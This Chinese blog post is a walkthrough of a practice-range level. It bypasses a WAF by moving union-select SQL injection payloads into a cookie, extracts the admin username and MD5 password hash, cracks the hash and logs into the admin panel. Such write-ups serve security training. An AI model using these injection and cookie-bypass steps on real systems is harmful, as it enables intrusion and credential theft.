
网络安全1-2

原创

小开心007 于 2020-03-30 10:19:45 发布 402 收藏 1
分类专栏： Web安全 文章标签： web

本文链接：https://blog.csdn.net/wanglinyp/article/details/105191626



声明：练习仅可在靶场，不可用于非法操作。

封神台靶场练习之↓

第二章 遇到阻难！绕过WAF过滤！

1、检测是否存在sql注入点

点击网页一个动态：


```
url:http://59.63.200.79:8004/shownews.asp?id=171 and 1=1
```

在地址栏输入上述url(**url:之后的部分**)

可以看出靶场对部分sql语句进行了过滤，因此再次采用order尝试

2、直接尝试检测字段数

```
url:http://59.63.200.79:8004/shownews.asp?id=171 order by 11
url:http://59.63.200.79:8004/shownews.asp?id=171 order by 10
```

添加order by 11后页面出现错误，输入order by 10时，页面正常显示（可以从1开始尝试），因此，可以推测出页面存在sql注入且字段数为10。

3、寻找回显点

猜测数据库中可能存在admin表,直接拼接查询进行尝试

```
url:http://59.63.200.79:8004/shownews.asp?id=171 union select 1,2,3,4,5,6,7,8,9,10 from admin--
```


很明显查询语句被检测到了。

4、尝试cookie注入

因为网页一般只拦截GET、POST传参，因此，可以借助本地cookie进行尝试，这里需要借助火狐浏览器（或者谷歌）的ModHeader插件。


去掉网页url中的id信息后继续访问网页

```
url:http://59.63.200.79:8004/shownews.asp
```



发现出现报错。

打开浏览器右上角的ModHeader，点击ModHeader右上角加号添加RequestHeader,name为：Cookie,value为：id=171,并勾选



刷新网页，发现可以正常访问，所以可以判断该网站借助Cookie进行传参，且数据库中存在admin表。

尝试将查询语句放到Cookie中进行尝试，在ModHeader中添加新的Cookie,value设置为如下：

```
id=171+union+select+1,2,3,4,5,6,7,8,9,10+from+admin
```

可见存在如下几处回显点

利用回显点进行注入查询，ModHeader添加新的Cookie,value设置如下：

```
id=171+union+select+1,username,password,4,5,6,7,8,9,10+from+admin
```

结果显示用户名为：admin，密码： b9a2a2b5dffb918c，密码那么复杂应该是加密后的密文，复制密文，百度搜索md5,对密文进行在线转换：


可见，密码为welcome

最后通过admin进行登录：

```
url:http://59.63.200.79:8004/shownews.asp
```


59.63.200.79:8004/admin/Login.asp
常用网址
京东商城
管理员登录
企业网站管理系统
管理员登录
用户名称：
用户密码：
验 证 码：
2158
请在左边输入
确 认
清 除
https://blog.csdn.net/wanglinyp

输入账号密码：


59.63.200.79:8004/admin/default.asp
常用网址
京东商城
管理员登录
移动设备
企业网站管理系统
竟然成功进入了后台！拿走通关KEY，迎接下一关吧！
https://blog.csdn.net/wanglinyp